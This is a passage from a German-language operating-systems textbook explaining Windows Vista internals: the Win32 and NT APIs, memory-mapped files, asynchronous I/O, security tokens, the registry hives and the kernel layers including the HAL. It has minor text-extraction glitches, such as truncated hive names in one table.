VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

Abbildung 11.10: Beispiele der Win32-API-Aufrufe und der entsprechenden NT-API-Aufrufe, für die sie Wrapper bilden

Da in jeder neuen Windows-Version nur wenig an den vorhandenen Win32-Schnittstellen verändert wird, müsste theoretisch jedes Binärprogramm, das korrekt auf einer der Vorgängerversionen lief, auch korrekt auf der neuen Version laufen. In der Praxis gibt es aber häufig viele Kompatibilitätsprobleme mit neuen Versionen. Windows ist so komplex, dass selbst ein paar – scheinbar belanglose – Änderungen dazu führen, dass Programme nicht mehr ausgeführt werden können. Und die Anwendungen sind oft selbst Schuld daran, da sie häufig explizite Überprüfungen nach spezifischen Betriebssystemversionen machen oder Opfer ihrer eigenen latenten Fehler werden, wenn sie auf einer neuen Version laufen. Dennoch bemüht sich Microsoft, in jeder Version eine breite Auswahl an Programmen zu testen, um Inkompatibilitäten zu finden und diese entweder zu bereinigen oder anwendungsspezifische Hilfsroutinen zur Umgehung bereitzustellen.

Windows unterstützt zwei spezielle Ausführungsumgebungen, die beide Windows-on-Windows (WOW) heißen. **WOW32** wird auf 32-Bit-x86-Systemen eingesetzt, um 16-Bit-Windows-3.x-Anwendungen laufen zu lassen, indem die Systemaufrufe und Parameter von 16-Bit- auf 32-Bit-Welten abgebildet werden. Ähnlich ermöglicht es **WOW64**, dass 32-Bit-Windows-Anwendungen auf x64-Systemen laufen können.

Die Philosophie der Windows-API unterscheidet sich deutlich von der UNIX-Philosophie. In UNIX sind die Betriebssystemfunktionen einfach, mit wenigen Parametern und wenigen Stellen, wobei es mehrere Wege gibt, dieselbe Operation auszuführen. Win32 stellt sehr umfangreiche Schnittstellen mit vielen Parametern zur Verfügung,

oft mit drei oder vier Möglichkeiten, dieselbe Sache zu tun. Die maschinennahen Funktionen und die Funktionen der höheren Ebene werden dabei miteinander vermischt, wie `CreateFile` und `CopyFile`.

Dies bedeutet, dass Win32 eine sehr reichhaltige Schnittstellenmenge bietet, aber ebenso viel Komplexität einführt aufgrund der schlechten Schichtung eines Systems, das Funktionen von tieferen und höheren Schichten in derselben API vermengt. Für unsere Untersuchung von Betriebssystemen sind nur die maschinennahen Funktionen der Win32-API relevant, die Wrapper für die native NT-API sind, also werden wir uns auf diese konzentrieren.

Win32 hat Aufrufe zum Erzeugen und Verwalten von Prozessen und Threads. Außerdem gibt es viele Aufrufe, die zur Interprozesskommunikation (IPC) gehören, wie beispielsweise das Erzeugen, Zerstören und Benutzen von Mutexen, Semaphoren, Ereignissen oder anderen IPC-Objekten.

Auch wenn der Großteil des Speicherverwaltungssystems für den Programmierer unsichtbar ist, ist doch eine wichtige Eigenschaft sichtbar: die Fähigkeit eines Prozesses, eine Datei in einen Bereich seines virtuellen Speichers einzublenden. Dadurch können die Threads innerhalb eines Prozesses Teile dieser Datei mithilfe von Zeigern lesen und schreiben, ohne explizite Lese- und Schreiboperationen ausführen zu müssen, um Daten zwischen Platte und Speicher zu übertragen. Mit diesen eingebundenen Dateien (Memory-Mapped-Dateien) führt das Speicherverwaltungssystem selbst die Ein-/Ausgabe nach Bedarf durch (Demand Paging).

Windows implementiert Memory-Mapped-Dateien mithilfe von drei völlig verschiedenen Methoden. Die erste stellt Schnittstellen zur Verfügung, mit deren Hilfe Prozesse ihren eigenen virtuellen Speicherraum verwalten können. Dazu gehört auch das Reservieren von Adressbereichen für eine spätere Nutzung. Zweitens unterstützt Win32 eine Abstraktion namens *File Mapping*, die benutzt wird, um adressierbare Objekte wie Dateien darzustellen (ein File Mapping entspricht einer *Sektion* in der NT-Schicht). Meistens werden File Mappings erzeugt, um auf Dateien zuzugreifen, die ein Datei-Handle benutzen, aber sie können ebenso zur Referenzierung von privaten Seiten eingesetzt werden, die von der Auslagerungsdatei des Systems belegt wurden.

Die dritte Möglichkeit blendet *Sichten* (view) von File Mappings in den Adressraum eines Prozesses ein. Win32 erlaubt nur die Erzeugung einer Sicht für den aktuellen Prozess, doch die darunterliegende NT-Methode ist allgemeiner und erlaubt es, dass Sichten für jeden Prozess erzeugt werden, für den man ein Handle mit den passenden Rechten hat. Die Trennung der Erzeugung eines File Mapping von der Operation, die Datei in den Adressraum einzublenden, ist ein anderer Ansatz als der in der `mmap`-Funktion in UNIX.

In Windows sind die File Mappings Kernmodusobjekte, die durch ein Handle repräsentiert werden. Wie die meisten Handles können File Mappings in andere Prozesse dupliziert werden. Jeder dieser Prozesse kann das File Mapping nach Belieben in seinen eigenen Adressraum einblenden. Dies ist nützlich für die gemeinsame Nutzung

von privatem Speicher zwischen Prozessen, ohne eigens Dateien dafür erzeugen zu müssen. In der NT-Schicht können File Mappings (Sektionen) auch persistent im NT-Namensraum gemacht werden und über den Namen angesprochen werden.

Ein wichtiger Bereich für Programmierer ist die Dateiein- und -ausgabe. In der grundlegenden Win32-Sicht ist eine Datei lediglich eine lineare Bytefolge. Win32 bietet über 60 Aufrufe zum Erzeugen und Löschen von Dateien und Verzeichnissen, zum Öffnen, Schließen, Lesen und Schreiben von Dateien, zum Auslesen und Setzen von Dateiattributen, zum Sperren von Bytebereichen und viele weitere grundlegende Operationen sowohl für die Organisation des Dateisystems als auch für den Zugriff auf einzelne Dateien.

Es gibt außerdem weiterentwickelte Möglichkeiten zur Datenverwaltung in Dateien. Außer den primären Datenströmen können Dateien des Dateisystems NTFS zusätzliche Datenströme haben. Dateien (und sogar ganze Volumes) können verschlüsselt werden. Dateien können komprimiert werden und/oder als ein dünner Bytestrom repräsentiert werden, wobei fehlende Datenabschnitte in der Mitte keinen Speicherplatz auf der Platte belegen. Dateisystem-Volumes können sich aus mehreren separaten Plattenpartitionen zusammensetzen, indem verschiedene Ebenen von RAID-Speicher aufgebaut werden. Veränderungen an Dateien oder Verzeichnisteilbäumen können durch einen Benachrichtigungsmechanismus entdeckt werden oder indem das **Journal** gelesen wird, das NTFS für jedes Volume verwaltet.

Jedes Dateisystemvolume ist implizit in den NT-Namensraum eingebunden, entsprechend dem Namen des Volumes. Eine Datei `\foo\bar` könnte also beispielsweise `\Gerät\FestplatteVolume\foo\bar` benannt sein. Im Inneren jedes NTFS-Volumes werden Mountpunkte (die in Windows *Analysepunkte (reparse point)* heißen) und symbolische Links angeboten, die bei der Organisation der einzelnen Volumes helfen.

Das maschinennahe Ein-/Ausgabemodell in Windows ist grundlegend asynchron. Sobald eine Ein-/Ausgabeoperation begonnen hat, kann der Systemaufruf zurückkehren. Somit kann der Thread, der die Ein-/Ausgabe initiiert hat, parallel zur Ein-/Ausgabeoperation mit seiner Ausführung fortfahren. Windows unterstützt das Abbrechen der Ein-/Ausgabe und außerdem eine Reihe verschiedener Mechanismen zur Synchronisation von Threads nach Abschluss der Ein-/Ausgabeoperation. Außerdem gestattet es Windows den Programmen, festzulegen, ob Ein-/Ausgabe synchron sein sollte, wenn eine Datei offen ist, und viele Bibliotheksfunktionen wie die C-Bibliothek und viele Win32-Aufrufe spezifizieren synchrone Ein-/Ausgabe aus Kompatibilitätsgründen oder um das Programmiermodell zu vereinfachen. In diesen Fällen wird die Ausführungsschicht explizit mit dem Abschluss der Ein-/Ausgabe synchronisiert, bevor in den Benutzermodus zurückgekehrt wird.

Ein weiterer Bereich, für den Win32 Aufrufe anbietet, ist die Sicherheit. Jeder Thread ist mit einem Kernmodusobjekt, einem **Token**, verbunden, das Informationen zur Identität und zu den Rechten zur Verfügung stellt, die mit dem Thread verbunden sind. Jedes Objekt kann eine **Zugriffskontrollliste (ACL, Access Control List)** besitzen, die sehr ausführlich darüber informiert, welche Benutzer Zugriff haben und welche Operati-

onen sie auf diesem Objekt ausführen dürfen. Dieser Ansatz unterstützt eine sehr fein abgestimmte Sicherheit, die es ermöglicht, bestimmten Benutzern den Zugriff auf spezielle Objekte entweder zu gestatten oder zu verweigern, und zwar für alle Objekte im System. Das Sicherheitsmodell ist erweiterbar, indem es Anwendungen erlaubt wird, neue Sicherheitsregeln hinzuzufügen, wie zum Beispiel die Begrenzung der Stunden, in denen der Zugriff erlaubt ist.

Der Win32-Namensraum ist anders als der native NT-Namensraum, den wir im vorigen Abschnitt beschrieben haben. Nur Teile des NT-Namensraums sind für die Win32-APIs sichtbar (obwohl auf den gesamten NT-Namensraum durch einen Win32-Hack zugegriffen werden kann, der spezielle Präfix-Zeichenketten wie „\\“ benutzt). In Win32 werden Dateien relativ zu *Laufwerksbuchstaben* angesprochen. Das NT-Verzeichnis \DosDevices enthält eine Menge von symbolischen Links von Laufwerksbuchstaben zum tatsächlichen Geräteobjekt. Beispielsweise könnte \DosDevices\C: ein Link zu \Device\FestplatteVolume1 sein. Dieses Verzeichnis enthält auch Links für andere Win32-Geräte wie COM1:, LPT1: und NUL: (für die seriellen Ports, die Druckerports und das überaus wichtige Null-Gerät). \DosDevices ist eigentlich ein symbolischer Link zu \??, was aus Effizienzgründen gewählt wurde. Ein weiteres NT-Verzeichnis, \BaseNamedObjects, wird benutzt, um verschiedene benannte Kernmodusobjekte zu speichern, die über die Win32-API ansprechbar sind. Dazu gehören Synchronisationsobjekte wie Semaphore, gemeinsamer Speicher, Timer und Kommunikationsports.

Zusätzlich zu den beschriebenen maschinennahen Systemschnittstellen unterstützt die Win32-API auch viele Funktionen für GUI-Operationen, einschließlich aller Aufrufe zur Verwaltung der grafischen Schnittstellen des Systems. Es gibt Aufrufe zum Erzeugen, Zerstören, Verwalten und Benutzen von Fenstern, Menüs, Symbolleisten, Statuszeilen, Scrollbalken, Dialogfenstern, Icons und vielen Dingen mehr, die auf dem Bildschirm erscheinen können. Außerdem gibt es Aufrufe für das Zeichnen und Ausfüllen von geometrischen Figuren, für das Verwalten der verwendeten Farbpaletten, für den Umgang mit Fonts und für die Platzierung der Icons auf dem Bildschirm. Schließlich gibt es Aufrufe für den Umgang mit Tastatur, Maus und anderen Eingabegeräten für den Menschen, wie auch für Audio, Drucker und andere Ausgabegeräte.

Die GUI-Operationen arbeiten direkt mit dem *win32k.sys*-Treiber, indem spezielle Schnittstellen benutzt werden, um auf diese Kernmodusfunktionen von Bibliotheken im Benutzermodus aus zuzugreifen. Da diese Aufrufe keine zentralen Systemaufrufe in der NTOS-Ausführungsschicht benötigen, werden wir sie nicht weiter betrachten.

11.2.3 Die Windows-Registrierungsdatenbank

Die Wurzel des NT-Namensraums wird im Kern verwaltet. Speicherplatz wie Dateisystemvolume wird an den NT-Namensraum angehängt. Da der NT-Namensraum jedes Mal neu aufgebaut wird, wenn das System hochfährt – woher bekommt das System dann Informationen über spezifische Details der Systemkonfiguration? Die Antwort ist, dass Windows eine spezielle Art Dateisystem (optimiert für kleine

Dateien) an den NT-Namensraum anhängt. Dieses Dateisystem heißt **Registrierungsdatenbank** oder kurz **Registrierung** (*registry*). Die Registrierung ist in getrennten Partitionen, den **Hives**, organisiert. Jedes Hive wird in einer separaten Datei (im Verzeichnis `C:\Windows\system32\config\` der Boot-Partition) aufbewahrt. Wenn ein Windows-System hochgefahren wird, dann wird ein besonderes Hive namens *SYSTEM* in den Speicher geladen, und zwar vom gleichen Boot-Programm, das den Kern und andere Boot-Dateien wie z.B. Boot-Treiber lädt.

Windows bewahrt eine große Menge von kritischen Informationen im *SYSTEM*-Hive auf. Dazu gehören Informationen darüber, welche Treiber mit welchem Gerät benutzt werden, welche Software am Anfang ausgeführt werden soll und welche Parameter das Funktionieren des Systems überwachen. Diese Informationen werden sogar vom Boot-Programm selbst benutzt, um festzulegen, welche Treiber Boot-Treiber sind, die direkt beim Hochfahren benötigt werden. Zu solchen Treibern gehören auch diejenigen, die das Dateisystem verstehen, sowie Plattentreiber für das Volume, das das Betriebssystem selbst enthält.

Andere Hives zur Konfiguration werden nach dem Systemstart benutzt, um Informationen über die auf dem System installierte Software, besondere Benutzer und die Klassen der **COM-Objekte (Component Object Model)** des Benutzermodus zu beschreiben, die auf dem System installiert sind. Informationen zum Anmelden von lokalen Benutzern werden im *SAM*-Hive (Sicherheitskontenverwaltung, *Security Accounts Manager*) gespeichert. Informationen über Netzwerkbenutzer werden vom *lsass*-Dienst im *SECURITY*-Hive verwaltet und mit den Netzwerkverzeichnis-Servern abgestimmt, so dass Benutzer einen Zugangsnamen und ein Passwort haben können, die im gesamten Netzwerk gültig sind. Eine Liste von Hives, die von Windows Vista benutzt werden, ist in ▶ Abbildung 11.11 zu sehen.

Hive-Datei	Eingebundener Name	Benutzung
SYSTEM	HKLM TEM	Vom Kern benutzte Information zur BS-Konfiguration
HARDWARE	HKLM DWARE	Hive im Speicher, das gefundene Hardware aufzeichnet
BCD	HKLM BCD*	Konfigurationsdatenbank (Boot Configuration Database)
SAM	HKLM	Informationen über lokale Benutzerzugänge
SECURITY	HKLM URITY	lsass-Zugang und andere Sicherheitsinformationen
DEFAULT	HKEY_USERS.DEFAULT	Standard-Hive für neue Benutzer
NTUSER.DAT	HKEY_USERS<Benutzer-ID>	Benutzerspezifisches Hive, steht im Benutzerverzeichnis
SOFTWARE	HKLM TWARE	Bei COM registrierte Anwendungsklassen
COMPONENTS	HKLM NENTS	Verzeichnis und Abhängigkeiten für Systemkomponenten

Abbildung 11.11: Die Registrierungshives in Windows Vista. HKLM ist eine Abkürzung für *HKEY_LOCAL_MACHINE*.

Vor der Einführung der Registrierungsdatenbank wurden Konfigurationsinformationen in Windows in Hunderten von *.ini*-Dateien (Initialisierungsdateien) gespeichert, die sich über die gesamte Platte verteilten. Die Registrierung sammelt diese Dateien an einem zentralen Speicherort, der früh während des Boot-Prozesses zugänglich ist. Dies ist wichtig, um die Plug-and-Play-Funktionalität von Windows immer unorganisierter geworden. Es gibt nur wenige, kaum definierte Konventionen darüber, wie die Konfigurationsinformationen angeordnet sein sollten und viele Anwendungen wählen einen Ad-hoc-Ansatz. Die meisten Benutzer und Anwendungen sowie alle Treiber sind mit vollen Rechten ausgestattet und verändern häufig Systemparameter direkt in der Registrierung – dabei kommen sie sich manchmal in die Quere und destabilisieren das System.

Die Registrierung ist eine eigenartige Mischung aus einem Dateisystem und einer Datenbank – und im Prinzip ist sie keines von beiden. Ganze Bücher sind über die Registrierung geschrieben worden (Born, 1998; Hipson, 2000; Ivens, 1998) und viele Unternehmen sind aus dem Boden geschossen, um spezielle Software anzubieten, die nur dazu dient, die Komplexität der Registrierung in den Griff zu bekommen.

Um die Registrierung zu durchsuchen, hat Windows das GUI-Programm **Regedit.exe**, mit dessen Hilfe man die Verzeichnisse (*Schlüssel* (key) genannt) und Daten (*Werte* (value) genannt) öffnen und untersuchen kann. Mittels der neuen Skriptsprache **PowerShell** von Microsoft kann man ebenfalls durch Schlüssel und Werte der Registrierung wandern, als wären sie Verzeichnisse und Dateien. Ein interessanteres Hilfsprogramm ist *Procmon.exe*, das auf der Microsoft-Website www.microsoft.com/technet/sysinternals verfügbar ist.



[Link](#)

Procmon.exe beobachtet alle Zugriffe auf die Registrierung, die im System stattfinden, und ist sehr aufschlussreich. Einige Programme greifen immer und immer wieder, zigtausendmal, auf denselben Schlüssel zu.

Wie der Name vermuten lässt, können Benutzer mit *Regedit.exe* die Registrierung editieren – aber seien Sie sehr vorsichtig, falls Sie das jemals vorhaben. Es ist sehr leicht, Ihr System boot-unfähig zu machen oder die Installation von Anwendungen zu beschädigen, so dass Sie dies ohne eine Menge Zauberei nicht reparieren können. Microsoft hat versprochen, die Registrierung in künftigen Versionen zu bereinigen, aber für den Moment ist es ein riesiges Durcheinander – viel komplizierter als die Konfigurationsinformationen, die in UNIX verwaltet werden.

Mit Windows Vista führte Microsoft eine kernbasierte Transaktionsverwaltung mit Unterstützung für koordinierte Transaktionen ein, die sowohl Dateisysteme als auch Operationen der Registrierung umfassen. Microsoft plant, dies zukünftig zu benutzen, um einige der Probleme mit Beschädigungen von Metadaten zu vermeiden, die auftreten, wenn Software-Installationen nicht korrekt abgeschlossen werden und in einem unvollständigen Zustand in den Systemverzeichnissen und Registrierungshives liegen gelassen werden.

Win32-Programmierer können auf die Registrierung zugreifen. Es gibt Aufrufe zum Erzeugen und Löschen von Schlüsseln, zur Suche von Werten innerhalb von Schlüsseln und andere mehr. Einige der etwas nützlicheren Aufrufe sind in ▶Abbildung 11.12 aufgeführt.

Win32-API-Funktion	Beschreibung
RegCreateKeyEx	Neuen Schlüssel in der Registrierung erzeugen
RegDeleteKey	Registrierungsschlüssel löschen
RegOpenKeyEx	Schlüssel öffnen und Referenz darauf bekommen
RegEnumKeyEx	Nummerieren und Aufzählen aller Unterschlüsse des Schlüssels
RegQueryValueEx	Daten für die Werte innerhalb eines Schlüssels auslesen

Abbildung 11.12: Einige der Win32-API-Aufrufe zum Benutzen der Registrierung

Wenn das System heruntergefahren ist, werden die meisten Registrierungsinformationen auf der Platte in den Hives gespeichert. Da ihre Integrität so kritisch für das korrekte Funktionieren des Systems ist, werden automatisch Sicherungen durchgeführt und Schreibzugriffe auf Metadaten werden auf die Platte geschrieben, um Beschädigungen im Fall eines Systemabsturzes zu verhindern. Dies ist nötig, da ein Verlust der Registrierung die Neuinstallation der *gesamten* Software des Systems nach sich zieht.

11.3 Systemstruktur

Im vorigen Abschnitt haben wir Windows Vista aus der Sicht des Programmierers untersucht, der Code für den Benutzermodus schreibt. Nun werfen wir einen Blick unter die Motorhaube, um zu sehen, wie das System intern organisiert ist, was die verschiedenen Komponenten tun und wie sie miteinander und mit Benutzerprogrammen interagieren. Dies ist die Sicht auf das System, die Programmierern von maschinennahem Benutzermoduscode, wie Subsysteme und eigenständige Dienste, oder von Gerätetreibern zur Verfügung gestellt wird.

Es gibt zwar viele Bücher darüber, wie Windows bedient wird, doch weit weniger darüber, wie Windows eigentlich arbeitet. Der beste Ort um zusätzliche Informationen zu diesem Thema zu bekommen, ist *Microsoft Windows Internals*, 4. Auflage (Russinovich und Solomon, 2004). Dieses Buch behandelt zwar Windows XP, doch das meiste der Beschreibung ist nach wie vor zutreffend, da sich Windows XP und Windows Vista intern sehr ähnlich sind.

Darüber hinaus können Fakultäten und Studenten von Universitäten Informationen über den Windows-Kern über das Windows Academic Program von Microsoft bekommen. Dieses Programm gibt Quellcode für das meiste des Kerns von Windows Server 2003, die originalen NT-Entwurfsdokumente von Cutlers Team und eine große Menge Präsentationsmaterial heraus, das aus dem oben genannten Buch stammt. Das Windows Driver Kit stellt ebenfalls viele Informationen über die interne Arbeitsweise des Kerns zur Verfügung, da Gerätetreiber nicht nur Ein-/Ausgabe benutzen, sondern auch Prozesse, Threads, virtuellen Speicher und IPC.

11.3.1 Betriebssystemstruktur

Wie bereits beschrieben besteht das Windows-Vista-Betriebssystem aus vielen Schichten (siehe ▶ Abbildung 11.6). In den folgenden Abschnitten werden wir tiefer in die unteren Schichten des Betriebssystems eindringen: Das sind die Schichten, die im Kernmodus laufen. Die zentrale Schicht ist der NTOS-Kern selbst, der von *ntoskrnl.exe* beim Systemstart geladen wird. NTOS hat zwei Schichten: die Ausführungsschicht und eine kleinere Schicht, die (ebenfalls) Kern genannt wird (ein Kern innerhalb des Kerns?). Die **Ausführungsschicht** (*executive*) enthält die meisten Dienste. Der **Kern** (*kernel*) implementiert das zugrunde liegende Thread-Scheduling und die Synchronisationsabstraktionen, außerdem Unterbrechungs Routinen, Interrupts und andere Elemente der CPU-Verwaltung.

Die Aufteilung des NTOS in Kern- und Ausführungsschicht spiegelt die VAX/VMS-Wurzeln von NT wider. Das VMS-Betriebssystem, das ebenfalls von Cutler entworfen wurde, hatte vier hardwaregestützte Schichten: Benutzer, Supervisor, Ausführung und Kern – entsprechend den vier Schutzmodi, die von der Prozessorarchitektur des VAX zur Verfügung gestellt wurden. Die Intel-CPU unterstützt ebenfalls vier Schutzzringe, aber einige der frühen Zielprozessoren für NT taten dies nicht. Also repräsentieren Kern- und Ausführungsschicht eine softwaregestützte Abstraktion und Funktionen wie Printer-Spooling, die VMS im Supervisor-Modus zur Verfügung stellt, werden von NT als Benutzermodusdienste angeboten.




Abbildung 11.13: Organisation des Windows-Kernmodus

Die Kernmodusschichten von NT sind in ▶ Abbildung 11.13 gezeigt. Die Kernschicht von NTOS ist oberhalb der Ausführungsschicht dargestellt, weil sie die Unterbrechungs- und Interrupt-Mechanismen implementiert, die zum Übergang vom Benutzer- in den Kernmodus verwendet werden. Die oberste Schicht in ▶ Abbildung 11.13 ist die Systembibliothek *ntdll.dll*, die eigentlich im Benutzermodus läuft. Die Systembibliothek enthält eine Reihe von Funktionen, um die Compiler-Laufzeitumgebung und die maschinennahen Bibliotheken zu unterstützen, analog zu *libc* in UNIX.

Außerdem sind spezielle Code-Einstiegspunkte in *ntdll.dll* enthalten, die vom Kern benutzt werden, um Threads- und Dispatcher-Ausnahmen sowie **asynchrone Prozeduraufrufe (APC, Asynchronous Procedure Call)** zu initialisieren. Da die Systembibliothek für das Funktionieren des Kerns von zentraler Bedeutung ist, wird *ntdll* bei jedem von NTOS erzeugten Benutzermodusprozess auf der gleichen festen Adresse abgebildet. Wenn NTOS das System initialisiert, wird ein Sektionsobjekt erzeugt, das beim Einblenden von *ntdll* verwendet wird. Zudem zeichnet das Sektionsobjekt die Adressen der *ntdll*-Einstiegspunkte auf, die vom Kern benutzt werden.

Unterhalb der NTOS-Kernschicht und der Ausführungsschicht befindet sich Software, die sogenannte **Hardware-Abstraktionsschicht (HAL, Hardware Abstraction Layer)**. Die HAL abstrahiert die maschinennahen Hardwaredetails wie Zugriff auf Geräteregister und DMA-Operationen. Sie bietet außerdem Abstraktionen dafür, wie die BIOS-Firmware die Konfigurationsinformationen darstellt und mit Unterschieden in den Support-Chips der CPU umgeht, wie beispielsweise mit verschiedenen Interrupt-Controllern. Das BIOS wird von vielen Firmen angeboten, es wird in den persistenten Speicher (EEPROM) integriert, der sich auf der Hauptplatine des Rechners befindet.

Die andere Hauptkomponente des Kernmodus sind die Gerätetreiber. Windows benutzt Gerätetreiber für alle Kernmodusfunktionen, die nicht Teil des NTOS oder der HAL sind. Dazu gehören Dateisysteme, Netzwerkprotokollstacks und Kernerweiterungen wie Antivirensoftware und Programme zur **digitalen Rechteverwaltung (DRM, Digital Rights Management)**, ebenso wie Treiber zur Verwaltung physischer Geräte, Treiber für Schnittstellen zu Hardwarebussen und so weiter.

Die Komponenten der Ein-/Ausgabe und des virtuellen Speichers arbeiten zusammen, um Gerätetreiber in den Kernspeicher zu laden (und wieder freizugeben) und diese mit der NTOS-Schicht und der HAL-Schicht zu verbinden. Der E/A-Manager stellt Schnittstellen zur Verfügung, mit deren Hilfe Geräte erkannt, organisiert und gesteuert werden können – einschließlich der Veranlassung, den entsprechenden Gerätetreiber zu laden. Viele der Konfigurationsinformationen zur Geräte- und Treiberverwaltung ist im SYSTEM-Hive der Registrierung gespeichert. Die Plug-and-Play-Komponente des E/A-Managers enthält Informationen über die erkannte Hardware innerhalb des HARDWARE-Hive. Dies ist ein flüchtiges Hive, das im Speicher statt auf der Platte aufbewahrt wird, da es bei jedem Systemstart völlig neu erzeugt wird.

Wir werden nun die verschiedenen Komponenten des Betriebssystems ein wenig detaillierter beleuchten.

Die Hardware-Abstraktionsschicht (HAL)

Eines der Ziele von Windows Vista – wie auch schon zuvor der NT-basierten Versionen von Windows – war es, das Betriebssystem portabel für verschiedene Hardwareplattformen zu gestalten. Um ein Betriebssystem auf ein neues Computersystem zu übertragen, sollte es idealerweise möglich sein, das Betriebssystem mit einem Compiler für die neue Maschine so neu zu übersetzen, dass es beim ersten Start funktionsfähig ist. Leider ist es nicht ganz so einfach. Während es möglich ist, viele der Komponenten in einigen

Schichten des Betriebssystems größtenteils portierbar zu halten (weil sie hauptsächlich mit den internen Datenstrukturen und Abstraktionen zu tun haben, die das Programmiermodell unterstützen), müssen andere Schichten mit Geräteregistern, Interrupts, DMA und anderen Hardwarefunktionen umgehen, die sich von Maschine zu Maschine deutlich unterscheiden.

Obwohl das meiste des Quellcodes für den NTOS-Kern in C statt in Assemblersprache geschrieben ist (auf einem x86 sind nur 2% in Assembler und auf x64 weniger als 1%), kann dieser gesamte C-Code nicht einfach von einem x86-System heruntergenommen werden und beispielsweise auf einem SPARC-System abgeladen werden, wo es neu übersetzt und neu hochgefahren wird. Der Grund dafür liegt an den vielen Hardwareunterschieden zwischen den Prozessorarchitekturen, die nichts mit den unterschiedlichen Befehlssätzen zu tun haben und nicht hinter einem Compiler versteckt werden können. Sprachen wie C machen es schwierig, einige Hardwaredatenstrukturen und Parameter, wie zum Beispiel das Format der Seitentabelleneinträge und die Größe der physischen Speicherseite und Wortlänge, ohne schwerwiegende Performanznachteile zu verallgemeinern. All diese sowie eine Reihe hardwarespezifischer Optimierungen müssten manuell portiert werden, selbst wenn sie nicht in Assemblercode geschrieben sind.

Einzelheiten der Hardware darüber, wie der Speicher auf großen Servern organisiert ist oder welche Basisoperationen zur Hardwaresynchronisation verfügbar sind, können ebenso einen großen Einfluss auf die höheren Ebenen des Systems haben. Zum Beispiel kennen die virtuelle NT-Speicherverwaltung und die Kernschicht die Hardwaredetails von Cache und Speicherstellen. So setzt NT im ganzen System als Basisoperation zur Synchronisation *Compare-and-Swap* ein und die Portierung auf ein System, das diese Operation nicht bietet, wäre schwierig. Schließlich gibt es auch viele Abhängigkeiten im System bezüglich der Anordnung von Bytes innerhalb eines Worts. Auf allen Systemen, auf die NT jemals portiert wurde, wurde die Hardware in den Little-Endian-Modus versetzt.

Neben diesen größeren Problemen bei der Portierung gibt es auch noch eine große Zahl kleinerer Schwierigkeiten selbst zwischen verschiedenen Hauptplatten unterschiedlicher Hersteller. Abweichungen in CPU-Versionen beeinflussen, wie Synchronisationsoperationen (z.B. Spinlocks) implementiert sind. Es gibt einige Serien von Support-Chips, die sich darin unterscheiden, welche Priorität ein Hardware-Interrupt hat, wie auf Ein-/Ausgaberegister zugegriffen wird, wie DMA-Übertragungen verwaltet werden, wie der Timer und die Echtzeituhr gesteuert werden, wie Multiprozessor-Synchronisation durchgeführt wird, wie BIOS-Schnittstellen wie ACPI (Advanced Configuration and Power Interface) eingebunden werden können und so weiter. Microsoft machte einen ernsthaften Versuch, diese Arten der Maschinenabhängigkeit in einer dünnen untersten Schicht, der oben erwähnten HAL, zu verstecken. Die Aufgabe der HAL ist es, dem restlichen Betriebssystem abstrakte Hardwareschnittstellen zu präsentieren, die spezifische Details der Prozessorenversion, die Menge der Support-Chips und andere Variationen in der Konfiguration verstecken. Diese Hardwareabstraktionen treten als maschinenunabhängige Dienste in Erscheinung (Prozeduraufälle und Makros), die das NTOS und die Treiber benutzen können.

Indem man die HAL-Dienste verwendet und nicht die Hardware direkt adressiert, müssen an Treibern und am Kern weniger Veränderungen vorgenommen werden, wenn sie auf neue Prozessoren portiert werden – und können fast allen Fällen trotz Unterschieden in Versionen und Support-Chips unverändert auf Systemen mit derselben Prozessorarchitektur laufen.

Die HAL bietet keine Abstraktion oder Dienste für bestimmte Ein-/Ausgabegeräte, wie Tastatur, Mäuse, Platten oder die MMU. Diese Funktionen sind auf die Kernmoduskomponenten verstreut und ohne die HAL müsste eine erhebliche Codemenge beim Portieren verändert werden, selbst wenn die eigentlichen Hardwareunterschiede nur sehr gering wären. Die Portierung der HAL selbst ist einfach, da der ganze maschinen-abhängige Code an einem Ort konzentriert ist und die Ziele der Portierung klar festgelegt sind: alle HAL-Dienste implementieren. Für viele Versionen bot Microsoft ein *HAL Development Kit* an, mit dessen Hilfe Systemhersteller ihre eigene HAL so konstruieren konnten, dass andere Kernkomponenten ohne Modifikationen auf dem neuen System arbeiten konnten, falls die Hardwareänderungen nicht allzu groß waren.

Als Beispiel für die Arbeitsweise der HAL sehen wir uns nun an, wie Memory-Mapped-Ein-/Ausgabe im Gegensatz zu Ein-/Ausgabe-Ports arbeitet. Einige Maschinen haben das eine, einige das andere. Wie sollte ein Treiber programmiert sein: Sollte er die Memory-Mapped-Ein-/Ausgabe benutzen oder nicht? Anstatt eine Entscheidung in dieser Frage zu erzwingen, die den Treiber zwangsläufig unbrauchbar für Maschinen macht, die den jeweils anderen Weg gewählt haben, bietet die HAL drei Prozeduren zum Lesen der Geräteregister und drei weitere zum Schreiben an:

```
uc = READ PORT UCHAR(port);    WRITE PORT UCHAR(port, uc);
us = READ PORT USHORT(port);   WRITE PORT USHORT(port, us);
ul = READ PORT ULONG(port);   WRITE PORT ULONG(port, ul);
```

